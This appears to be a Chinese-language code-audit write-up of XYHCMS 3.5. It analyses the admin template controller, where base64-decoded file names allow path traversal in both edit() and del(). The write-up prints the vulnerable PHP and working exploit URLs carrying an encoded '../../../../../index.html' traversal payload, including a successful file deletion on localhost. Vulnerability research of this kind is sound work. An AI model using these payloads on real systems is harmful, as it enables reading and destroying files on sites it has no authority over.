【代码审计】xyhcms3.5 后台任意文件读取

1 前言

一个很老的 cms 了，感谢小阳师傅给的练手 cms，以下仅为此 cms 其中一个任意文件读取漏洞和任意文件删除漏洞的审计笔记。

2Cms 目录分析

拿到这个 cms 的时候发现是基于 thinkphp3.2.3 的框架结构开发的，代码审计前，看了下 thinkphp3.2.3 的开发手册，在看了整体目录和部分代码后，对目录的一个分析 (仅为个人见解)：

```
└── uploads_code
    ├── App      默认应用目录
    |   ├── Api          (api 接口)
    |   ├── Common      (公共模块，不能直接访问)
    |   ├── Home          (前台模块)
```

```
|   ├── Html          (啥也没有)
|   ├── Manage      (后台的功能模块)
|   ├── Mobile
|   └── Runtime      (缓存)
├── Data      应该是一些后台的插件应用 (默认就是那样的)
|   ├── config
|   ├── editor
|   ├── resource
|   └── static
├── Library      cms 图标
|   ├── Include
|   ├── Common      公共函数目录
|   ├── Conf          配置文件目录
|   ├── Home
|   ├── Lang
|   ├── Library
```

```
|   ├── Mode          模型目录
|   ├── Runtime       缓存日志
|   └── Tpl
├── Install       cms 安装目录
|   ├── css
|   ├── images
|   ├── inc
|   └── tpl
├── Public        资源文件目录
|   ├── Home
|   └── Mobile
├── avatar
|   └── system
└── uploads       应该是一些上传后文件的存储位置
    ├── abc1
    ├── file1
```

├── img1

└── system


index.php 首页

xyhai.php 后台

3 任意文件读取漏洞

先用 seay 对代码进行了一个自动审计，然后优先级是先看 app 目录下的审计结果。

根据 seay 的审计结果，定位到一个任意文件读取漏洞在
/App/Manage/Controller/TempletsController.class.php 下



继续通过 seay 工具定位到具体位置，发现漏洞是在 edit 函数下。

代码如下：

```
    public function edit() {
        $ftype     = I('ftype', 0, 'intval');
        $fname     = I('fname', '','trim,htmlspecialchars');
        $file_path = !$ftype ? './Public/Home/' . C('CFG_THEMESTYLE') . '/' :
'./Public/Mobile/' . C('CFG_MOBILE_THEMESTYLE') . '/';
        if (IS_POST) {
            if (empty($fname)) {
                $this->error('未指定文件名');
            }
            $_ext     = '.' . pathinfo($fname, PATHINFO_EXTENSION);
            $_cfg_ext = C('TMPL_TEMPLATE_SUFFIX');
            if ($_ext != $_cfg_ext) {
                $this->error('文件后缀必须为"' . $_cfg_ext . '"');
```

```
        }

        $content  = I('content', '','');


        $fname    = ltrim($fname, './');

        $truefile = $file_path . $fname;

        if (false !== file_put_contents($truefile, $content)) {

            $this->success('保存成功', U('index', array('ftype' => $ftype)));

        } else {

            $this->error('保存文件失败，请重试');

        }

        exit();

    }

    $fname = base64_decode($fname);

    if (empty($fname)) {

        $this->error('未指定要编辑的文件');

    }

    $truefile = $file_path . $fname;
```

```
            if (!file_exists($truefile)) {
                $this->error('文件不存在');
            }
            $content = file_get_contents($truefile);
            if ($content === false) {
                $this->error('读取文件失败');
            }
            $content = htmlspecialchars($content);
            $this->assign('ftype', $ftype);
            $this->assign('fname', $fname);
            $this->assign('content', $content);
            $this->assign('type', '修改模板');
            $this->display();
        }
```

声明了 3 个变量

$ftype 文件类型

$fname　　文件名

$file_path　　文件路径

```
63      if (IS_POST) {
64          if (empty($fname)) {...}
67          $_ext     = '.' . pathinfo($fname, options: PATHINFO_EXTENSION);
68          $_cfg_ext = C('TMPL_TEMPLATE_SUFFIX');
69          if ($_ext != $_cfg_ext) {...}
72
73          $content  = I('content', '', '');
74          $fname    = ltrim($fname, charlist: './');
75          $truefile = $file_path . $fname;
76          if (false !== file_put_contents($truefile, $content)) {...} else {
79              $this->error( message: '保存文件失败，请重试');
80          }
81
82          exit();
83      }
```

然后进行了一个判断是否为 POST 传输，这段代码整体应该是对文件起一个保存的作用。非 post 传输的则会直接跳过这段代码

```
85          $fname = base64_decode($fname);
86          if (empty($fname)) {
87              $this->error( message: '未指定要编辑的文件');
88          }
89          $truefile = $file_path . $fname;
90
91          if (!file_exists($truefile)) {
92              $this->error( message: '文件不存在');
93          }
94          $content = file_get_contents($truefile);
95          if ($content === false) {
96              $this->error( message: '读取文件失败');
97          }
98          $content = htmlspecialchars($content);
99
100         $this->assign( name: 'ftype', $ftype);
101         $this->assign( name: 'fname', $fname);
102         $this->assign( name: 'content', $content);
103         $this->assign( name: 'type',  value: '修改模板');
104         $this->display();
105     }
```

继续向下，将 $fname 进行 base64 编码后进行输出，判断 fname 是否为空，非空则会拼接成完整的文件路径，然后判断文件是否存在，然进行读取文件内容。然后会将整内容这些显示在修改模板上。


利用方法：

(Ps: 由于 /App/Manage/ 是后台功能，所以此漏洞是需要进行后台登录的)

将需要进行读取的文件 base64 编码即可，例如读取我电脑上 phpstudy 默认生成的 index.html 文件

../../../../../index.html

http://127.0.0.1/xyhcms3.5/uploads_code/xyhai.php?s=/Templets/edit/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==



4 任意文件删除漏洞

同样在这个文件下，还存在一个任意文件删除漏洞。在 124 行的 del 函数下

```
123
124     public function del() {
125         $ftype = I('ftype');
126         $fname = I('fname', '', 'base64_decode');
127         if (empty($fname)) {
128             $this->error( message: '参数错误');
129         }
130         $file_path = !$ftype ? './Public/Home/' . C('CFG_THEMESTYLE') . '/' : './Public/Mobile/' . C('CFG_MOBILE_THEMESTYLE') . '/';
131         $truefile  = $file_path . $fname;
132
133         if (unlink($truefile)) {
134             $this->success( message: '删除文件成功', U('index', array('ftype' => $ftype)));
135         } else {
136             $this->error( message: '删除文件失败');
137         }
138
139     }
140
141 }
```

这里的逻辑跟前面的 edit 函数 的任意文件读取差不多的。

将 fname 变量进行 base64 编码

然后判断传入的参数是否存在，进行文件地址拼接后执行删除等操作。利用方法也一样

http://127.0.0.1/xyhcms3.5/uploads_code/xyhai.php?s=/Templets/del/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==


127.0.0.1/xyhcms3.5/uploads_code/xyhai.php?s=/Templets/del/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==
应用
翻译
√ 删除文件成功
页面自动 跳转 等待时间： 1
正在等待 127.0.0.1 的响应...
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING
URL
http://127.0.0.1/xyhcms3.5/uploads_code/xyhai.php?s=/Templets/del/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==